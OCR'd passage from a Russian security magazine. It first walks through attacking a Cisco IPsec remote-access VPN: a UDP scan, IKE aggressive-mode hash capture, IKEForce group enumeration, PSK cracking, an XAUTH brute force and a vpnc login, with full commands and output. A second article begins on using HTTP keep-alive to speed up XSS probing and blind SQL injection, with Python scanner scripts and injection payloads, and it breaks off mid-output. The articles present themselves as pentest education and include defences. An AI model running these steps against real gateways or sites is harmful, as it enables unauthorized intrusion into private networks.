ДВУХ ФАЗ ОКАЗАЛОСЬ НЕДОСТАТОЧНО

Казалось бы, что получается и так не слишком простая схема работы, но на деле все еще чуть сложнее. Со временем стало ясно, что только одного PSK недостаточно для обеспечения безопасности. Например, в случае компрометации рабочей станции сотрудника атакующий смог бы сразу получить доступ ко всей внутренней сети предприятия. Поэтому была разработана фаза 1.5 прямо между первой и второй классическими фазами. К слову, эта фаза обычно не используется в стандартном site-to-site VPN-соединении, а применяется при организации удаленных VPN-подключений (наш случай). Эта фаза содержит в себе два новых расширения — Extended Authentication (XAUTH) и Mode-Configuration (MODECFG).

XAUTH — это дополнительная аутентификация пользователей в пределах IKE-протокола. Эту аутентификацию еще иногда называют вторым фактором IPsec. Ну а MODECFG служит для передачи дополнительной информации клиенту, это может быть IP-адрес, маска, DNS-сервер и прочее. Видно, что эта фаза просто дополняет ранее рассмотренные, но полезность ее несомненна.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ВЫХОДИМ НА РУБЕЖ

Наконец-то разобравшись с особенностями работы IPsec и его компонентов, можно переходить к главному — к практическим атакам. Топология будет достаточно простой и в то же время приближенной к реальности (см. рис. 3).


Первым делом нужно определить наличие IPsec VPN шлюза. Сделать это можно, проведя сканирование портов, но здесь есть небольшая особенность. ISAKMP использует протокол UDP, порт 500, а между тем дефолтное сканирование с помощью Nmap затрагивает только TCP-порты. И в результате будет сообщение: `All 1000 scanned ports on 37.59.0.253 are filtered`.

Создается впечатление, что все порты фильтруются и как бы открытых портов нет.

Но выполнив команду

```
nmap -sU --top-ports=20 37.59.0.253
Starting Nmap 6.47 ( http://nmap.org ) at↵
2015-03-21 12:29 GMT
Nmap scan report for 37.59.0.253
Host is up (0.066s latency).
PORT      STATE     SERVICE
500/udp   open      isakmp
```

убеждаемся в том, что это не так и перед нами действительно VPN-устройство.









Рис. 1. Cisco ASDM VPN Wizard

Рис. 2. Tunnel group name

Рис. 3. Общая схема сети



АТАКУЕМ ПЕРВУЮ ФАЗУ

Теперь нас будет интересовать первая фаза, aggressive-режим и аутентификация с использованием pre-shared key (PSK). В этом сценарии, как мы помним, VPN-устройство или отвечающая сторона отправляет хешированный PSK инициатору. Одна из самых известных утилит для тестирования протокола IKE — это ike-scan, она входит в состав дистрибутива Kali Linux. Ike-scan позволяет отправлять сообщения IKE с различными параметрами и, соответственно, декодить и парсить ответные пакеты. Пробуем прощупать целевое устройство:

```
root@kali:~# ike-scan -M -A 37.59.0.253
0 returned handshake; 0 returned notify
```

Ключ `-A` указывает на то, что нужно использовать aggressive-режим, а `-M` говорит о том, что результаты следует выводить построчно (multiline), для более удобного чтения. Видно, что никакого результата не было получено. Причина состоит в том, что необходимо указать тот самый идентификатор, имя VPN-группы. Разумеется, утилита ike-scan позволяет задавать этот идентификатор в качестве одного из своих параметров. Но так как пока он нам неизвестен, возьмем произвольное значение, например 0000.

```
root@kali:~# ike-scan -M -A --id=0000 37.59.0.253
37.59.0.253 Aggressive Mode Handshake returned
```

В этот раз видим, что ответ был получен (см. рис. 5) и нам было предоставлено довольно много полезной информации. Достаточно важная часть полученной информации — это transform-set. В нашем случае там значится: Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK.

Все эти параметры можно указывать и для утилиты ike-scan с помощью ключа `--trans`. Например `--trans=5,2,1,2` будет говорить о том, что алгоритм шифрования 3DES, хеширование HMAC-SHA, метод аутентификации PSK и второй тип группы DH (1024-bit MODP). Посмотреть таблицы соответствия значений можно по этому адресу: goo.gl/ipJ9rG. Добавим еще один ключ (`-P`), для того чтобы вывести непосредственно пейлоад пакета, а точнее хеш PSK.

```
root@kali:~# ike-scan -M -A --id=0000↵
 37.59.0.253 -P
```

ПРЕОДОЛЕВАЕМ ПЕРВЫЕ СЛОЖНОСТИ

Казалось бы, хеш получен и можно пробовать его брутить, но все не так просто. Когда-то очень давно, в 2005 году, на некоторых железках Cisco была уязвимость: эти устройства отдавали хеш, только если атакующий передавал корректное значение ID. Сейчас, естественно, встретить такое оборудование практически невозможно и хешированное значение присылается всегда, независимо от того, правильное значение ID отправил атакующий или нет. Очевидно, что брутить неправильный хеш бессмысленно. Поэтому первая задача — это определить корректное значение ID, чтобы получить правильный хеш. И в этом нам поможет недавно обнаруженная уязвимость. Дело в том, что существует небольшая разница между ответами во время начального обмена сообщениями. Если кратко, то при использовании правильного имени группы происходит четыре попытки продолжить установление VPN-соединения плюс два зашифрованных пакета второй фазы. В то время как в случае неправильного ID в ответ прилетает всего лишь два пакета. Как видим, разница достаточно существенная, поэтому компания SpiderLabs (автор не менее интересного инструмента Responder) разработала сначала PoC, а затем и утилиту IKEForce для эксплуатации этой уязвимости.

В ЧЕМ СИЛА IKE

Установить IKEForce в произвольный каталог можно, выполнив команду

```
git clone https://github.com/SpiderLabs/ikeforce
```

Работает она в двух основных режимах — режиме вычисления `-e` (enumeration) и режиме брутфорса `-b` (bruteforce).

```
root@kali:~# ike-scan -M -A 37.59.0.253
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)

Ending ike-scan 1.9: 1 hosts scanned in 2.440 seconds (0.41 hosts/sec).  0 returned handshake; 0 returned notify
root@kali:~#
```

Рис. 4. **Ike-scan aggressive mode**

```
root@kali:~# ike-scan -M -A --id=0000 37.59.0.253
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
37.59.0.253     Aggressive Mode Handshake returned
        HDR=(CKY-R=8b00476534d8f790)
        SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
        KeyExchange(128 bytes)
        Nonce(20 bytes)
        ID(Type=ID_IPV4_ADDR, Value=37.59.0.253)
        Hash(20 bytes)
        VID=12f5f28c457168a9702d9fe274cc0100 (Cisco Unity)
        VID=09002689dfd6b712 (XAUTH)
        VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
        VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)
        VID=1f07f70eaa6514d3b0fa96542a500100 (Cisco VPN Concentrator)

Ending ike-scan 1.9: 1 hosts scanned in 0.073 seconds (13.67 hosts/sec).  1 returned handshake; 0 returned notify
root@kali:~#
```

Рис. 5. **Ike-scan ID**

```
root@kali:~# ike-scan -M -A --id=0000 37.59.0.253 -P
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
37.59.0.253     Aggressive Mode Handshake returned
        HDR=(CKY-R=107396398d0482cf)
        SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
        KeyExchange(128 bytes)
        Nonce(20 bytes)
        ID(Type=ID_IPV4_ADDR, Value=37.59.0.253)
        Hash(20 bytes)
        VID=12f5f28c457168a9702d9fe274cc0100 (Cisco Unity)
        VID=09002689dfd6b712 (XAUTH)
        VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
        VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)
        VID=1f07f70eaa6514d3b0fa96542a500100 (Cisco VPN Concentrator)

IKE PSK parameters (g_xr:g_xi:cky_r:cky_i:sai_b:idir_b:ni_b:nr_b:hash_r):
e11e236655e12001a7e1040791d2f37e2e24569527d57a6967233a4dbe801244871095f1786e71230dfa4051dee5de0026d2a7f181e6b010103f
068af14807bfaba9c195adbec052572672d02c714b647e22cf6307d3a765959050b76c3f5d7fa894fb7e9e81a3cc765a0d354949c5400786b366
709a15f080fbd08abd979ea8:7b1f3571017c0c601d92b0477fb1a8fabd654f8c393940d5f30f4f88980ed98ba59ddca240277baaef91c7ccc50
45fa3cf4c79908de64a820db3a15cf2c391184141b47216dc5ef0b4ca7fed2d783d39e644f73c9ddcf34add4e76dc28f17e0827ef74fb5e3857a
5b48ba60e6807315c4dda115c9bed6a7d6df47d1b6cbfa2a6:107396398d0482cf:10b2fcd4041c188f:00000001000000010000009801010004
03000024010100008001000580020002800300018004000280 0b0001000c000400007080030000240201000080010005800200018003000180 04
0002800b0001000c000400007080030000240301000080010001800200028003000180040002800b0001000c0004000070800000002404010000
80010001800200018003000180040002800b0001000c000400007080:01110000253b00fd:9e979d803c8a38a6604f25516af81a1f23cf9eff:e
1b2b110bf85e00a9bd92dccd20946182e882d8c:2bfd8f09e08efdf36fb90bcac82d4dc13ed2890a
Ending ike-scan 1.9: 1 hosts scanned in 0.093 seconds (10.71 hosts/sec).  1 returned handshake; 0 returned notify
root@kali:~#
```

Рис. 6. **Ike-scan payload**

```
root@kali:/opt/ikeforce# python ikeforce.py 37.59.0.253 -e -w wordlists/gr.txt -t 5 2 1
[+]Program started in Enumeration Mode
[+]Checking for possible enumeration techniques
Analyzing initial response. Please wait, this can take up to 30 seconds...

[+]Cisco Device detected
[-]Not vulnerable to DPD group name enumeration
[+]Device is vulnerable to multiple response group name enumeration
Restarting...

[+]Using New Cisco Group Enumeration Technique
Press return for a status update
[*]Correct ID Found: vpn

Shutting down server

root@kali:/opt/ikeforce#
```

Рис. 7. **IKEForce enumeration**

До второго мы еще дойдем, когда будем смотреть атаки на второй фактор, а вот первым сейчас и займемся. Перед тем как начать непосредственно процесс определения ID, необходимо установить точное значение transform-set. Мы его уже определили ранее, поэтому будем указывать опцией `-t 5 2 1 2`. В итоге выглядеть процесс нахождения ID будет следующим образом:

```
python ikeforce.py 37.59.0.253 -e -w wordlists/↵
group.txt -t 5 2 1 2
```

В результате достаточно быстро удалось получить корректное значение ID (рис. 7). Первый шаг пройден, можно двигаться дальше.

ПОЛУЧАЕМ PSK

Теперь необходимо, используя правильное имя группы, сохранить PSK-хеш в файл, сделать это можно с помощью ike-scan:

```
ike-scan -M -A --id=vpn 37.59.0.253 -Pkey.psk
```

И теперь, когда правильное значение ID было подобрано и удалось получить корректный хеш PSK, мы можем наконец-то начать офлайн-брутфорс. Вариантов такого брутфорса достаточно много — это и классическая утилита psk-crack, и John the Ripper (с jumbo-патчем), и даже oclHashcat, который, как известно, позволяет задействовать мощь GPU. Для простоты будем использовать psk-crack, который поддерживает как прямой брутфорс, так и атаку по словарю:

```
psk-crack -d /usr/share/ike-scan/↵
psk-crack-dictionary key.psk
```

Но даже успешно восстановить PSK (см. рис. 8) — это только половина дела. На этом этапе нужно вспомнить про то, что дальше нас ждет XAUTH и второй фактор IPsec VPN.

РАСПРАВЛЯЕМСЯ СО ВТОРЫМ ФАКТОРОМ IPSEC

Итак, напомню, что XAUTH — это дополнительная защита, второй фактор аутентификации, и находится он на фазе 1.5. Вариантов XAUTH может быть несколько — это и проверка по протоколу RADIUS, и одноразовые пароли (OTP), и обычная локальная база пользователей. Мы остановимся на стандартной ситуации, когда для проверки второго фактора используется локальная база пользователей. До недавнего времени не существовало инструмента в публичном доступе для брутфорса XAUTH. Но с появлением IKEForce эта задача получила достойное решение. Запускается брутфорс XAUTH достаточно просто:

```
python ikeforce.py 37.59.0.253 -b -i vpn -k cisco123↵
-u admin -w wordlists/passwd.txt -t 5 2 1 2
[+]Program started in XAUTH Brute Force Mode
[+]Single user provided - brute forcing passwords↵
   for user: admin
[*]XAUTH Authentication Successful! Username:↵
  admin Password: cisco
```

При этом указываются все найденные ранее значения: ID (ключ `-i`), восстановленный PSK (ключ `-k`) и предполагаемый логин (ключ `-u`). IKEForce поддерживает как грубый перебор логина, так и перебор по списку логинов, который может быть задан параметром `-U`. На случай возможных блокировок подбора есть опция `-s`, позволяющая снизить скорость брутфорса. К слову, в комплекте с утилитой идут несколько неплохих словарей, особенно полезных для установления значения параметра ID.

ВХОДИМ ВО ВНУТРЕННЮЮ СЕТЬ

Теперь, когда у нас есть все данные, остается последний шаг — собственно проникновение в локальную сеть. Для этого нам понадобится какой-нибудь VPN-клиент, которых великое множество. Но в случае Kali можно без проблем воспользоваться уже предустановленным — VPNC. Для того чтобы он заработал, нужно подкорректировать один конфигурационный файл — `/etc/vpnc/vpn.conf`. Если его нет, то нужно создать и заполнить ряд очевидных параметров:

```
root@kali:/opt/ikeforce# psk-crack -d /usr/share/ike-scan/psk-crack-dictionary key.psk
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode
key "cisco123" matches SHA1 hash f4c424c4a7ff10f97a417a88093a40ccceec2001
Ending psk-crack: 394591 iterations in 0.755 seconds (522882.25 iterations/sec)
root@kali:/opt/ikeforce#
```

```
root@kali:/opt/ikeforce# python ikeforce.py 37.59.0.253 -b -i vpn -k cisco123 -u admin -w wordlists/passwd.txt -t 5
2 1 2
[+]Program started in XAUTH Brute Force Mode
[+]Single user provided - brute forcing passwords for user: admin
Press return for a status update
[*]XAUTH Authentication Successful! Username: admin Password: cisco
Sending ACK packet...

Shutting down server

root@kali:/opt/ikeforce#
```

```
root@kali:/etc/vpnc# vpnc vpn
VPNC started in background (pid: 6803)...
root@kali:/etc/vpnc# ifconfig tun0
tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:10.0.0.50  P-t-P:10.0.0.50  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1412  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@kali:/etc/vpnc#
```

Рис. 8. Psk-crack

Рис. 9. IKEForce XAUTH

Рис. 10. VPNC

```
IPSec gateway 37.59.0.253
IPSec ID vpn
IPSec secret cisco123
IKE Authmode psk
Xauth Username admin
Xauth password cisco
```

Здесь мы видим, что были использованы абсолютно все найденные на предыдущих шагах данные — значение ID, PSK, логин и пароль второго фактора. После чего само подключение происходит одной командой:

```
root@kali:~# vpnc vpn
```

Отключение тоже достаточно простое:

```
root@kali:~# vpnc-disconnect
```

Проверить работоспособность подключения можно, используя команду `ifconfig tun0`.

КАК ПОСТРОИТЬ НАДЕЖНУЮ ЗАЩИТУ

Защита от рассмотренных сегодня атак должна быть комплексной: нужно вовремя устанавливать патчи, использовать стойкие pre-shared ключи, которые по возможности вовсе должны быть заменены на цифровые сертификаты. Парольная политика и другие очевидные элементы ИБ также играют свою немаловажную роль в деле обеспечения безопасности. Нельзя не отметить и тот факт, что ситуация постепенно меняется, и со временем останется только IKEv2.

ЧТО В ИТОГЕ

Мы рассмотрели процесс аудита RA IPsec VPN во всех подробностях. Да, безусловно, задача эта далеко не тривиальна. Нужно проделать немало шагов, и на каждом из них могут поджидать трудности, но зато в случае успеха результат более чем впечатляющий. Получение доступа к внутренним ресурсам сети открывает широчайший простор для дальнейших действий. Поэтому тем, кто ответствен за защиту сетевого периметра, необходимо не рассчитывать на готовые дефолтные шаблоны, а тщательно продумывать каждый слой безопасности. Ну а для тех, кто проводит пентесты, обнаруженный пятисотый порт UDP — это повод провести глубокий анализ защищенности IPsec VPN и, возможно, получить неплохие результаты. ⌶

Защита от рассмотренных сегодня атак должна быть комплексной: нужно вовремя устанавливать патчи, использовать стойкие pre-shared ключи, которые по возможности вовсе должны быть заменены на цифровые сертификаты

СОЕДИНЯЙ И ВЛАСТВУЙ

НЕСТАНДАРТНЫЙ ВЗГЛЯД НА KEEP-ALIVE

Большинство современных серверов поддерживает соединения keep-alive. Если на страницах много медиаконтента, то такое соединение поможет существенно ускорить их загрузку. Но мы попробуем использовать keep-alive для куда менее очевидных задач.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

Семен Рожков,
Positive Technologies
@sam_in_cube



vladm@shutterstock.com

HOW IT WORKS

Прежде чем переходить к нестандартным способам применения, расскажу, как работает `keep-alive`. Процесс на самом деле прост донельзя — вместо одного запроса в соединении посылается несколько, а от сервера приходит несколько ответов. Плюсы очевидны: тратится меньше времени на установку соединения, меньше нагрузка на CPU и память. Количество запросов в одном соединении, как правило, ограничено настройками сервера (в большинстве случаев их не менее нескольких десятков). Схема установки соединения универсальна:

1. В случае с протоколом HTTP/1.0 первый запрос должен содержать заголовок **Connection: keep-alive**.

   Если используется `HTTP/1.1`, то такого заголовка может не быть вовсе, но некоторые серверы будут автоматически закрывать соединения, не объявленные постоянными. Также, к примеру, может помешать заголовок **Expect: 100-continue**. Так что рекомендуется принудительно добавлять `keep-alive` к каждому запросу — это поможет избежать ошибок.
2. Когда указано соединение `keep-alive`, сервер будет искать конец первого запроса. Если в запросе не содержится данных, то концом считается удвоенный CRLF (это управляющие символы `\r\n`, но зачастую срабатывает просто два `\n`). Запрос считается пустым, если у него нет заголовков `Content-Length`,`Transfer-Encoding`, а также в том случае, если у этих заголовков нулевое или некорректное содержание. Если они есть и имеют корректное значение, то конец запроса — это последний байт контента объявленной длины.
3. Если после первого запроса присутствуют дополнительные данные, то для них повторяются соответствующие шаги 1 и 2, и так до тех пор, пока не закончатся правильно сформированные запросы.

Иногда даже после корректного завершения запроса схема keep-alive не отрабатывает из-за неопределенных магических особенностей сервера и сценария, к которому обращен запрос. В таком случае может помочь принудительная инициализация соединения путем передачи в первом запросе HEAD.

ТРИДЦАТЬ ПО ОДНОМУ ИЛИ ОДИН ПО ТРИДЦАТЬ?


Как бы забавно это ни звучало, но первый и самый очевидный профит — это возможность ускориться при некоторых видах сканирования веб-приложений. Разберем простой пример: нам нужно проверить определенный XSS-вектор в приложении, состоящем из десяти сценариев. Каждый сценарий принимает по три параметра.


Я накодил небольшой скрипт на Python, который пробежится по всем страницам и проверит все параметры по одному, а после выведет уязвимые сценарии или параметры (сделаем четыре уязвимые точки) и время, затраченное на сканирование.

```
import socket, time, re
print("\n\nScan is started...\n")
s_time = time.time()
for pg_n in range(0,10):
    for prm_n in range(0,3):
     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("host.test", 80))
        req = "GET /page"+str(pg_n)+".php?param"↵
        +str(prm_n)+"=<script>alert('xzxzx:page"↵
        +str(pg_n)+":param"+str(prm_n)+":yzyzy')↵
        </script> HTTP/1.1\r\nHost: host.test\r\↵
        nConnection: close\r\n\r\n"
        s.send(req)
        res = s.recv(64000)
        pattern = "<script>alert('xzxzx"
        if res.find(pattern)!=-1:
            print("Vulnerable page"+str(pg_n)+↵
            ":param"+str(prm_n))
        s.close()
print("\nTime: %s" % (time.time() - s_time))
```

Пробуем. В результате время исполнения составило 0,690999984741.

А теперь пробуем то же самое, но уже с удаленным ресурсом, результат — 3,0490000248.






Expect принудительно закрывает соединение

За последним байтом объявленного контента может сразу идти следующий запрос

Неплохо, но попробуем использовать `keep-alive` — перепишем наш скрипт так, что он будет посылать все тридцать запросов в одном соединении, а затем распарсит ответ для вытаскивания нужных значений.

```
import socket, time, re
print("\n\nScan is started...\n")
s_time = time.time()
req = ""
s = socket.socket(socket.AF_INET, socket↵
.SOCK_STREAM)
s.connect(("host.test", 80))
for pg_n in range(0,10):
    for prm_n in range(0,3):
        req += "GET /page"+str(pg_n)+".php?param"↵
        +str(prm_n)+"=<script>alert('xzxzx:page"↵
        +str(pg_n)+":param"+str(prm_n)+":yzyzy')↵
        </script> HTTP/1.1\r\nHost: host.test↵
```

Запрос HEAD запускает последовательность keep-alive



```
    \r\nConnection: keep-alive\r\n\r\n"
    req += "HEAD /page0.php HTTP/1.1\r\nHost:↵
    host.test\r\nConnection: close\r\n\r\n"
s.send(req)
# Timeout for correct keep-alive
time.sleep(0.15)
res = s.recv(640000000)
pattern = "<script>alert('xzxzx"
strpos = 0
if res.find(pattern)!=-1:
    for z in range(0,res.count(pattern)):
        strpos = res.find(pattern, strpos+1)
        print("Vulnerable "+res[strpos+21:strpos+33])
s.close()
print("\nTime: %s" % (time.time() - s_time))
```

Пробуем запустить локально: результат — 0,167000055313. Запускаем keep-alive для удаленного ресурса, выходит 0,393999814987.

И это при том, что пришлось добавить 0,15 с, чтобы не возникло проблем с передачей запроса в Python. Весьма ощутимая разница, не правда ли? А когда таких страниц тысячи?

Конечно, продвинутые продукты не сканируют в один поток, но настройки сервера могут ограничивать количество разрешенных потоков. Да и в целом если распределить запросы грамотно, то при постоянном соединении нагрузка окажется меньше и результат будет получен быстрее. К тому же задачи пентестера бывают разные, и нередко для них приходится писать кастомные скрипты.

РАССТРЕЛ ИНЪЕКЦИЯМИ

Пожалуй, к одной из таких частых рутинных задач можно причислить посимвольную раскрутку слепых SQL-инъекций. Если нам не страшно за сервер — а ему вряд ли будет хуже, чем если крутить посимвольно или бинарным поиском в несколько потоков, — то можно применить `keep-alive` и здесь — для получения максимальных результатов с минимальным количества соединений.

Принцип прост: собираем запросы со всеми символами в одном пакете и отправляем. Если в ответе обнаружено совпадение с условием true, то останется только верно его распарсить для получения номера нужного символа по номеру успешного ответа.

Это снова может оказаться полезным, если число потоков ограничено или невозможно использовать другие методы, ускоряющие процесс перебора символов.

НЕПРЕДВИДЕННЫЕ ОБСТОЯТЕЛЬСТВА

Поскольку сервер в случае соединения `keep-alive` не пробуждает дополнительных потоков для обработки запросов, а методично выполняет запросы в порядке очереди, мы можем добиться наименьшей задержки между двумя запросами. В определенных обстоятельствах это могло бы пригодиться для эксплуатации логических ошибок типа `Race Condition`. Хотя что такого не может быть сделано при помощи нескольких параллельных потоков? Тем не менее вот пример исключительной ситуации, возможной только благодаря `keep-alive`.

Попробуем изменить файл в Apache Tomcat через Java-сценарий.

Все OK, и сценарий, и сервер видят, что файл изменился. А теперь добавим в нашу последовательность запрос `keep-alive` к содержимому файла перед запросом на изменение — сервер не хочет мириться с изменой.

Сценарий (надо отметить, что и ОС тоже) прекрасно видит, что файл изменился. А вот сервер... Tomcat еще секунд пять будет выдавать прежнее значение файла, перед тем как заменит его на актуальное.

В сложном веб-приложении это позволяет добиться «гонки»: одна часть обращается к еще не обновленной информации с сервера, а другая уже получила новые значения. В общем, теперь ты знаешь, что искать.

КАК ОСТАНОВИТЬ ВРЕМЯ

Напоследок приведу любопытный пример использования данной техники — остановку времени. Точнее, его замедление.



Локальный тест без keep-alive


```
Scan is started...


Vulnerable page1:param1
Vulnerable page4:param0
